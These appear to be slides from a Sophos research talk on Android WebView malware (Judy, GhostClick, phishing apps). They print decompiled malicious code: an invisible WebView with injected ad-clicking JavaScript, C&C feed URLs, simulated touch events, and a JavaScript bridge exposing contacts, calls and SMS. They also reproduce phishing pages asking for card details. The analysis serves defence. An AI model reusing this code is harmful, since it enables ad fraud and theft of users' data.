285 Apps from ENISTUDIO corp



DOWNLOADS

Between **4.5 million** and **18.5 million** downloads



INSPECTION DATES

Range between **March 2017** and up through **May 2017**



PROFIT

Making **~\$300,000** per month from the ad clicks

The Largest Attack – Judy

- Invisible Webview on top of a game
- Load encrypted JavaScript code
- Locate and click on banners from the Google ads

**Invisible
Webview**



The Largest Attack – Judy

```
public final void run() {  
    Object v6 = this.a.getSystemService("window");  
    WindowManager$LayoutParams winMgr = new WindowManager$LayoutParams(-2, -2, 2003, 8, -3);  
    winMgr.gravity = 51;  
    winMgr.x = 0;  
    winMgr.y = 0;  
    winMgr.width = 1;  
    winMgr.height = 1; 1x1 pixel Window  
    winMgr.alpha = 0f;  
    MService.a(this.a, new LinearLayout(this.a));  
    MService.t(this.a).setLayoutParams(new RelativeLayout$LayoutParams(-1, -1));  
    MService.t(this.a).setGravity(17);  
    this.a.a = new WebView(this.a);  
    this.a.a.setLayoutParams(new LinearLayout$LayoutParams(this.a.getResources().getDisplayMetrics()));  
    MService.t(this.a).addView(this.a.a);  
    this.a.a.getSettings().setPluginState(WebSettings$PluginState.ON);  
    this.a.a.getSettings().setDomStorageEnabled(true);  
    this.a.a.getSettings().setSupportMultipleWindows(false);  
    this.a.a.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);  
    this.a.a.getSettings().setJavaScriptEnabled(true);  
    this.a.a.addJavascriptInterface(new q(this.a, 0), "jsinterface");  
    ((WindowManager)v6).addView(MService.t(this.a), ((ViewGroup$LayoutParams)winMgr));  
}
```

The Largest Attack – Judy

http://www.shinhwa21.net/new/apps_kakao_judis_7.php?pkg=;

```
v0 = "0109461257510040";  
String[] v1_2 = v1_1.toString().split("\n");  
if(v1_2.length == 28) {  
    MService.S = MService.a(v1_2[0].toString().trim(), v0);  
    MService.g = MService.a(v1_2[1].toString().trim(), v0);  
    MService.h = MService.a(v1_2[2].toString().trim(), v0);  
    MService.i = MService.a(v1_2[3].toString().trim(), v0);  
    MService.a(v1_2[4].toString().trim(), v0);  
    MService.j = MService.a(v1_2[5].toString().trim(), v0);  
    MService.k = MService.a(v1_2[6].toString().trim(), v0);  
    MService.l = MService.a(v1_2[7].toString().trim(), v0);  
    MService.m = MService.a(v1_2[8].toString().trim(), v0);  
    MService.n = MService.a(v1_2[9].toString().trim(), v0);  
    MService.o = MService.a(v1_2[10].toString().trim(), v0);  
    MService.p = MService.a(v1_2[11].toString().trim(), v0);  
    MService.q = MService.a(v1_2[12].toString().trim(), v0);  
    MService.T = MService.a(v1_2[13].toString().trim(), v0);  
    String[] v2_1 = MService.a(v1_2[14].toString().trim(), v0);  
    MService.U = v2_1[0];  
    MService.V = v2_1[1];  
    MService.r = v2_1[2];  
    MService.s = v2_1[3];  
    MService.t = MService.a(v1_2[15].toString().trim(), v0);
```

AES Key

```
decryptedstr.txt  
shinhwa21.apps_kakao_judis_7_1  
1 |  
2 "http://ilfivv.cafe24.com/board.php?mode=view&seq=2516"  
3 "http://medicok.com/bbs/search.php?stx=%EC%86%A1%ED%8E%B8"  
4 "medicok.com/"  
5 Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Ge  
6 0  
7 "10000"  
8 "10000"  
9 "10000"  
10 javascript:function randomRange(min,max){ return Math.floor  
11 mouse_move = 1; var linkary = new Array(); var k = 0; var tr  
document.getElementsByTagName('a').length; i++) { var tmpStr  
i].id; if (tmpStr2.indexOf(tmpstr)>=0) { linkary.push(i);  
[randomRange(0,linkary.length-1)]; l=document.getElementsByTagName  
e=document.createEvent('HTMLEvents'); e.initEvent('click',tr  
window.jsinterface.callmsg('0');}else{ } function GetScCod  
obj.offsetTop; while (obj.offsetParent) { p.x = p.x + obj.c  
obj.offsetParent.offsetTop; if (obj == document.getElements  
obj.offsetParent; }} return p;} var clkr=1; var clkr1=0; var  
setclko(){ var se = document.createEvent('MouseEvent'); se.
```


The Largest Attack – Judy

```
function setclk()
{
    var se = document.createEvent('MouseEvent');
    se.initMouseEvent('mousemove', true, true, window, 1, 1, 1, 10,100, false, false, false, false, 0, null);
    gbody.dispatchEvent(se);
    e1=document.createEvent('HTMLEvents');
    e1.initEvent('click', true,true);
    gbody.dispatchEvent(e1);
    clkr1=clkr1+1;
    if(clkr <= clkr1){
        isOverIFrame=true; setTimeout(setclko,1000);
    }
    else{setTimeout(setclk,1000);}
}
function GetCod(dmfid)
{
    var msg = document.getElementById(dmfid);
    var p = GetScCod(msg);
    var bodys = document.getElementsByTagName('body')[0];
    gbody=bodys;
    gx = p.x; gy =p.y;
    clkr=randomRange(0,6);
    if(clkr == 0){
        isOverIFrame=true; setTimeout(setclko,1000);
    }else{
        setTimeout(setclk , 1000);
    }
}
function findfrm()
{
    var iframes=document.getElementsByTagName('iframe');
    for(var k=0; k<iframes.length; k++){
        var tmpsrc = iframes[k].src;
        if (tmpsrc.indexOf('google.com') > -1){
            GetCod(iframes[k].id );
        }
    }
}
findfrm();
```

Simulate a click with
JavaScript

Search an iframe with
keyword 'google.com'

The Longest Attack – GhostClick



GOOGLE PLAY
300+ Apps



MOST POPULAR APP
Clone Camera, with up to 1M installs



INSPECTION DATES
Range between December 2016 and
up through June 2017



LOSING MONEY
A threat targeting \$3 billion online ad
industry

The Longest Attack – GhostClick

```
GetFeeds.init(this.getApplicationContext(), "feeds", "http://zhekapy.com/popunder/feeds.php", new IResult(new Handler()) {  
    public void onResult(List arg5, List arg6) {  
        PService.this.pSDK = new PSDK(PService.this.getApplicationContext(), this.val$handler, arg5, arg6);  
    }  
});
```



C&C Server

The Longest Attack – GhostClick


```
work", "unlimited", "network", "auto", "medical", "episode", "casino", "forum", "public", "mp3", "fun",  
"torrents", "sports", "earn", "travel", "asian", "translate", "paid", "gratis", "city", "youporn", "news",  
"audio", "media"],  
"feeds": ["http:\\\\xml.pdn-1.com\\redirect?feed=82155&auth=8APAvD&subid={SUB_ID}&url=http%3A%2F%2Fzhekapy.com&q  
uery={KEYWORD}&defaulturl=http%3A%2F%2Fxml.ppc.buzz%2Fsearch%3Fid%3D78%26token%3D2549fa772df8c12bdb813e721f73fb  
47%26keywords%3Drandom%26format%3Dpop%26sid%3D63", "http:\\\\tangodeg.com\\com.wallabiastudio.wallpaperlavahear  
t?adTagId=ad9d3110-108e-11e7-a687-0eda985eb958&cm=0.20&keywords={KEYWORD}&fallbackUrl=http%3A%2F%2Fxml.ppc.buzz
```

```
private String checkFeedParams(String arg8, List arg9) {  
    int v6 = -1;  
    if(arg8.indexOf("{SUB_ID}") > v6) {  
        arg8 = arg8.replace("{SUB_ID}", new StringBuilder(String.valueOf(new Random().nextInt(237) + 1)).toString());  
    }  
  
    if(arg8.indexOf("{CLICK_ID}") > v6) {  
        arg8 = arg8.replace("{CLICK_ID}", UUID.randomUUID().toString());  
    }  
  
    if(arg8.indexOf("{KEYWORD}") > v6) {  
        arg8 = arg8.replace("{KEYWORD}", arg9.get(new Random().nextInt(arg9.size())));  
    }  
  
    return arg8;  
}
```

The Longest Attack – GhostClick

```
public void run() {  
    Util.printDebugLog("Loaded RAW feed: " + this.val$feed);  
    String url = PSDK.this.checkFeedParams(this.val$feed, this.val$keywords);  
    Util.printDebugLog("Loading feed: " + url);  
    AbstractWebView v1 = new AbstractWebView(PSDK.this.context);  
    WUtils.prepareWebView(PSDK.this.context, ((WebView)v1), this.val$w, this.val$h);  
    v1.loadAdUrl(url);  
    PSDK.this.webviews.add(v1);  
}
```

The Longest Attack – GhostClick



```
private void doActionClick() {
    Handler v4 = new Handler();
    Handler v5 = new Handler();
    v5.postDelayed(new Runnable(v4) {
        static AbstractWebView access$0(com.jstag.AbstractWebView$3 arg1) {
            return arg1.this$0;
        }

        public void run() {
            int width = AbstractWebView.this.getWidth();
            int next = AbstractWebView.this.getHeight() / 20;
            int center = width / 2;
            AbstractWebView.this.isClicked = true;
            int i;
            for(i = 1; i < 20; ++i) {
                this.val$clickHandler.postDelayed(new Runnable(center, i, next) {
                    public void run() {
                        if(this.this$1.this$0.isClicked) {
                            long v0 = SystemClock.uptimeMillis();
                            long v2 = SystemClock.uptimeMillis();
                            float v5 = ((float)this.val$middleX);
                            float v6 = ((float)(this.val$index * this.val$step));
                            this.this$1.this$0.dispatchTouchEvent(MotionEvent.obtain(v0, v2, 0, v5, v6, 0));
                            this.this$1.this$0.dispatchTouchEvent(MotionEvent.obtain(v0, v2, 1, v5, v6, 0));
                        }
                    }
                }, ((long)(i * 1000)));
            }
        }
    }, 30000);
}
```

Dispatch a click event

Phishing Attacks



GOOGLE PLAY
12+ Apps



DOWNLOADS
about **10,000** installs



INSPECTION DATES
Range between **April 2016** and up
through **April 2017**





TARGETS
Over **300** different financial institutes
and social apps involved


Phishing Attacks

```
this.url = "http://netspendexpress.biz";
```









```
}  
  
public boolean checkOnlineState() {  
    NetworkInfo v1 = this.getSystemService("connectivity").getActi  
    boolean v2 = v1 == null || !v1.isConnectedOrConnecting() ? fal  
    return v2;  
}  
  
protected void onCreate(Bundle arg4) {  
    super.onCreate(arg4);  
    this setContentView(0x7F030016);  
    this.aWebView = this.findViewById(0x7F09003F);  
    this.aWebView.getSettings().setJavaScriptEnabled(true);  
    this.aWebView.setWebViewClient(new WebViewClient() {  
        public void onPageFinished(WebView arg1, String arg2) {  
            super.onPageFinished(arg1, arg2);  
        }  
    })  
  
    public boolean shouldOverrideUrlLoading(WebView arg2, Stri  
        return 0;  
    }  
});  
if(this.checkOnlineState()) {  
    this.aWebView.loadUrl(this.url);  
}
```



Phishing & Hijacking



Phishing & Clickjacking

 <p>NEXT →  Google Play</p> <p>NEXT →</p> <p>Enter card details</p> <p>Card number</p> <p>Your Name</p> <p><small>Exactly as appears on your credit card</small></p> <p>MM ▼ YYYY ▼  CVV</p>  <p>Google play</p> <p>Google Play verification</p> <p>Your Google Play account has been frozen because we are unable to validate your information. Please validate your account HERE to avoid suspension.</p> <p><small>Tap "Agree and continue" to accept the Google Play Terms of Services and Privacy policy</small></p>	 <p>NEXT →</p>  <p>Facebook verification</p> <p>Your Facebook account has been frozen because we are unable to validate your information. Please validate your account HERE to avoid suspension.</p> <p><small>Tap "Agree and continue" to accept the Facebook Terms of Services and Privacy policy</small></p>	 <p>NEXT →</p> <p>Enter card details</p> <p>Card number</p> <p>Your Name</p> <p><small>Exactly as appears on your credit card</small></p> <p>MM ▼ YYYY ▼  CVV</p>
--	---	---

Phishing & Clickjacking

```
if(arg14.what == v11) {  
    List taskInfo = RunService.getService().getActivityManager().getRunningTasks(1);  
    if(taskInfo.size() != 0) {  
        String processname = taskInfo.get(0).topActivity.getClassName();  
        if((Consts.Locker.booleanValue()) && !processname.equals(Lock.class.getName()) && !RunService.getService().ge  
            intent = new Intent(RunService.getService(), Lock.class);  
            intent.addFlags(0x10000000); // FLAG_ACTIVITY_NEW_TASK  
            RunService.getService().startActivity(intent);  
    }  
}
```

Phishing & Clickjacking

```
Lock.web.setWebViewClient(new xWebClient());
Lock.web.setWebChromeClient(new xWebChromeClient());
Lock.web.clearCache(true);
Lock.web.getSettings().setJavaScriptEnabled(true);
Lock.web.getSettings().setAllowFileAccess(true);
Lock.web.getSettings().setUseWideViewPort(true);
Lock.web.getSettings().setBuiltInZoomControls(false);
Lock.web.setVerticalScrollBarEnabled(true);
Lock.web.setHorizontalScrollBarEnabled(true);
Lock.web.addJavascriptInterface(new xWebAPI(((Context)this), Lock.web. ((Activity)this)), "WebAPI");
Lock.web.addJavascriptInterface(RunService.getService().getAPI() "xAPI");
Lock.web.addJavascriptInterface(new Consts(), "Consts");
Lock.web.addJavascriptInterface(RunService.getService(), "Service");
RunService v0 = RunService.getService();
```

Phishing & Clickjacking

```
public void StartNewActivity(Class arg3) {
    Intent v0 = new Intent(RunService.getService().getApplicationContext(), arg3);
    v0.addFlags(0x14000000);
    RunService.getService().startActivity(v0);
}

public void callForward(String arg6) {
    this.telMgr.listen(new PhoneCallListener(), 0);
    Intent v0 = new Intent("android.intent.action.CALL");
    v0.setData(Uri.fromParts("tel", arg6, "#"));
    RunService.getService().startActivity(v0);
}

public String getAndroidVersion() {
    return Build.VERSION.RELEASE;
}

public ArrayList getContacts() {
    String[] v2 = null;
    ContentResolver v0 = RunService.getService().getContentResolver();
    Cursor v8 = v0.query(ContactsContract.Contacts.CONTENT_URI, v2, ((String)v2), v2, ((String)v2));
    ArrayList v6 = new ArrayList();
    if(v8.moveToFirst()) {
        do {
            String v9 = v8.getString(v8.getColumnIndex("_id"));
            if(Integer.parseInt(v8.getString(v8.getColumnIndex("has_phone_number"))) > 0) {
                Cursor v10 = v0.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI, v2, "contact_id=?", new Str:
                while(v10.moveToNext()) {
                    PhoneContact v7 = new PhoneContact();

```

StartNewActivity
callForward
getContacts
sendSMS ...

Webview Impacts

- love ...
- hate ...
- but you can't ignore ...

Attackers Love Webview

- Build apps fast and reuse code
- Can be used in different attacks
 - Click-Fraud
 - DDoS
 - Phishing
 - JavaScript bridge
- Bypass Google Bouncer and vendors' detection
- \$\$\$

I (Researchers) Hate Webview

- Java payload as well as network traffic
- Timebomb or register a specific BroadcastReceiver
- Detection is hard
- Even harder when combined with packer, obfuscator and encryptor

Security Industry can't Ignore

- More and more Webview threats have been found on Google Play
- The \$3 billion Advertising industry will be affected
- Application detection (control) is not enough
- Google's Safe Browsing protections can't help

Question & Answer

{Rowland Yu} rowland.yu@Sophos.com.au

References

- <https://developer.android.com/reference/android/webkit/WebView.html>
- <https://www.meltmedia.com/blog/2013-theres-more-one-way-build-mobile-apps-part-1>
- <https://codecanyon.net/item/universal-webview-android-app-push-notification-admob-inapp-billing/18033758>
- http://www.cis.syr.edu/~wedu/Research/paper/touchjacking_FPS2012.pdf
- <https://crypto.stanford.edu/cs155old/cs155-spring16/lectures/18-mobile-malware.pdf>
- <https://www.riskiq.com/blog/labs/wirex-botnet/>
- <https://www.welivesecurity.com/2017/04/19/turn-light-give-passwords/>

SOPHOS
Security made simple.